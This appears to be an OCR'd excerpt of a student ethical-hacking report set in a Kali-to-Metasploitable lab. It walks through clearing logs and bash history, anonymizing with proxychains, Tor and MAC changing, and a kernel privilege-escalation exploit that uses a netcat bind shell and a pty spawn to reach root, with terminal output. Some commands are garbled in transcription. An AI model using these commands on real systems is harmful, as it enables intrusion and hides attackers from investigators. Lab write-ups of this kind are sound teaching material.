


Figure 3.3: Exploiting SUID Binaries

3.2.2 Clearing Tracks and Being Anonymous

1.Covering Tracks

Clearing logs can be done in different methods.It basically means clear all the bash history,log files so that the victim machine cannot find any evidence to get to the attacker. Figure:3.4 and Figure:3.5 is demonstrating the above scenario.




Figure 3.4: Clearing bash history and all the commands.




Figure 3.5: Shredding logs files and removing messages of log file.

2.Proxy Chaining

We have used proxy chaining where we have basically used multiple proxy server's IP between the attacker and the victim machine to become anonymous as the attacker. This tool called proxychains is pre-installed in kali linux. So we didn't need to install it on our machine.

Figure: 3.6 is demonstrating the above scenario.




Figure 3.6: Using multiple proxy servers for being anonymous.

3.Anonsurf

Anonsurf means to keep an attacker anonymous while conducting a hack on any device.The hackers system runs through TOR Proxy server due to which hackers IP address is changed. Figure: 3.7 and 3.8 is demonstrating the above scenario.




Figure 3.7: Common Regular environment without using Tor Proxy Tool.




Figure 3.8: Attacker being anonymous with changing the IP by using Tor proxy Tool

4.MAC Changer

MACchanger is a tool which changes the temporary MAC address and helps to protect the real identity of the real attacker/user. Also, a permanent Mac address will remain the same. A permanent MAC address does not belong to the device/computer. It belongs to the network interface card (NIC) which means MAC address appears in the network and can be found the identity of the device via network interface.Figure: 3.9 is demonstrating the above scenario.




Figure 3.9: MACchanger tool is changing the temporary MAC address.

3.3 Summary

Mainly, we will create environment using virtual machines. Gaining access of the system is very essential step for ethical hacking. So,We will be using these three mentioned methods because these are the methods which ensure higher possibilities of gaining access for any system. After gaining access it is necessary to hide ourselves form all the odd situation and also make sure that no one can find the tracks we tried to manipulate. So,We will work on these four methods of Clearing tracks and being anonymous to secure ourselves.

Chapter 4

Implementation and Results

In this chapter we will go through the Environmental setup we need for the project. We will have a brief discussion for the implementations and it's result as well.

4.1 Environment Setup

We will create environment for our project.Details about the setup for creating environment are given below:

4.1.1 Virtual Machine

we are using VMware software as virtual machine.We have installed VMware workstation on windows 10.

4.1.2 Attacker Machine

We will use Kali Linux as an attacker machine.Kali Linux has many exploitation tools which will be helpful for us to conduct attack and check the vulnerabilities.

4.1.3 Victim Machine

We will use Metasploitable as the victim machine. As metasploitable can create vulnerabilites in the system.So,we can test and attack different vulnerabilities on metasploitable.

4.2 Evaluation

Our target is to implement three different methods for privilege escalation initially. We have already started to work on our first technique which is Kernel Exploit.


4.2.1 Exploitation Implementation

Kernel Exploits Implementation

STEP-1

Firstly, we have downloaded an exploit file named 8572.c in our attacker machine(Kali Linux). Then we use the command for showing the available exploits in our attacking machine.

Command: searchsploit privilege — grep -i linux— grep -i kernel — grep 2.6



Here,the version of kernel is 2.6. Then we found the privileged files on the attacker kernel. Using Locate command we searched for a given file through a database file.

Command: locate linux/local/8572.c

STEP-2

Then we started Apache2 service which is a web server. These servers are used to serve web pages requested by the client.

Command: sudo service Apache2 Restart

The next step is, we applied telnet to Metasploitable 2 then started a netcat listener. Netcat Listener helps to establish connections through random TCP/UDP ports which

causes transmission of data of files.

Command: Telnet 192.168.221.129

STEP-3


After using telnet we can gain access as normal users in metasploitable. We logged in as mfsadmin . Now,In Kali, We're going to tar the exploit file. Any files or exploits can be modified or compressed by using tar command.

Command: nc -lvp 12345 — tar -xf-

The listener will be opened and will be trying to connect to the metasploitable2. The tar command is connecting the both terminals.

Then, we opened a new tab on Kali and tar the exploit and pipe the output to netcat.

Command: tar -cf - 8572.c — nc -vn 192.168.221.129 12345



Then getting back to the first tab , we can see our Kali machine is connected. We need to wait for some moment for the file transfer to complete then CTRL+C to end the session. In metasploitable we untar it and receive the exploit file.

STEP-4

After checking if the exploit has been received . We used a command to confirm if the file has read/write access.

Command : ls -lah 8572.c

We found the file has r-w access. So, we compiled the exploit file with gcc.

Command : gcc 8572.c -o 8572

Now, we need to get the PID of the udevd netlink socket on Metasploitable 2. Basically, Udev is a device manager of a kernel. It can do some core important work for the system. It can create and remove device nodes and also device name can be changed by this.

Command : cat /proc/net/netlink

```
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ nc -lvp 12345 |tar -xf-
listening on [any] 12345 ...
192.168.221.130: inverse host lookup failed: Unknown host
connect to [192.168.221.129] from (UNKNOWN) [192.168.221.130] 42132


msfadmin@metasploitable:~$ ls -lah 8572.c
-rw-r--r-- 1 msfadmin msfadmin 0 2021-02-25 03:19 8572.c
msfadmin@metasploitable:~$ gcc 8572.c -o 8572
/usr/lib/gcc/i486-linux-gnu/4.2.4/../../../../lib/crt1.o: In function `_start':
(.text+0x18): undefined reference to `main'
collect2: ld returned 1 exit status
msfadmin@metasploitable:~$ cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
ddf0d800 0   0      00000000 0        0        00000000 2
df8f5400 4   0      00000000 0        0        00000000 2
dd39b800 7   0      00000000 0        0        00000000 2
dd8ec600 9   0      00000000 0        0        00000000 2
dd833400 10  0      00000000 0        0        00000000 2
ddf0dc00 15  0      00000000 0        0        00000000 2
df43ea00 15  2765   00000001 0        0        00000000 2
de519800 16  0      00000000 0        0        00000000 2
df4af600 18  0      00000000 0        0        00000000 2
msfadmin@metasploitable:~$ export TERM=xterm
msfadmin@metasploitable:~$ cd /tmp
msfadmin@metasploitable:/tmp$ nano run
msfadmin@metasploitable:/tmp$ cd
msfadmin@metasploitable:~$ sudo chmod +x 8572.c
msfadmin@metasploitable:~$ ./8572.c 2765
```


We found the PID of Udev netlink socket. Then we created a run script with nano command on metasploitable2 to execute the exploit file which was received from Kali.

Command : cd/tmp //Changed the directory to tmp

Command: nano run//

!/bin/bash

nc -lvvp 2345 -e /bin/bash-e //



In the script we have written the port number of our target.

STEP-5

We got that 2765 is the PID where the execution took place. So, we executed the file with PID number of Udev.

Command: ./8572.c 2765

```
msfadmin@metasploitable:~$ export TERM=xterm
msfadmin@metasploitable:~$ cd /tmp
msfadmin@metasploitable:/tmp$ nano run
msfadmin@metasploitable:/tmp$ cd
msfadmin@metasploitable:~$ sudo chmod +x 8572.c
msfadmin@metasploitable:~$ ./8572.c 2765
```

Then we started a new tab on kali and connected to the bind shell using the IP address and port of the metasploitable.

Command : nc -vn 192.168.221.129 80

```
root@kali: /home/kali
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc -vn 192.168.221.129 80
(UNKNOWN) [192.168.221.129] 80 (http) open
python -c "import pty;pty.spawn('/bin/bash')"
```

STEP-6

Then , back to the previous tab we gave a python command to get to the root. Mainly, by this command we created a spawn shell. When an attacker get a primary access of host this command create an interactive terminal through python to execute further operations of the system. This is used to baffle /modify programs and insist on taking commands from the controlling terminal which is controlled by the attacker.

Command: python -c ”import pty;pty.spawn(’/bin/bash’)”


```
msfadmin@metasploitable:~$ python -c "import pty;pty.spawn('/bin/bash')"
root@metasploitable:~# whoami
root
root@metasploitable:~#
```

By using this command, we finally got the control over the system and executed the exploit successfully and got to the root finally.


Exploiting SUDO Misconfigurations

STEP-1

First we downloaded the SUDO_KILLER from github using the git command. Using the cd command we went to the SUDO_KILLER directory. Then ls command helped us to see all the files available in SUDO_KILLER. When we ran SUDO_KILLER on our machine we did not get much information, just it showed us the current user is kali. We ran SUDO_KILLER using dot slash(./) and we got the SUDO version from when we used the ls command.




When we again ran the SUDO_KILLER using -h flag we got the help menu and usage examples.




STEP-2


We needed to download different update files having various vulnerabilities which is important for SUDO_KILLER. First we used chmod to make the script executable. Then we used ./cve_updatev2.sh which gave us an updated list of CVE which are specifically related to SUDO and SUDO_KILLER will be using those afterwards. CVE stands for common vulnerability and exposures.



STEP-3

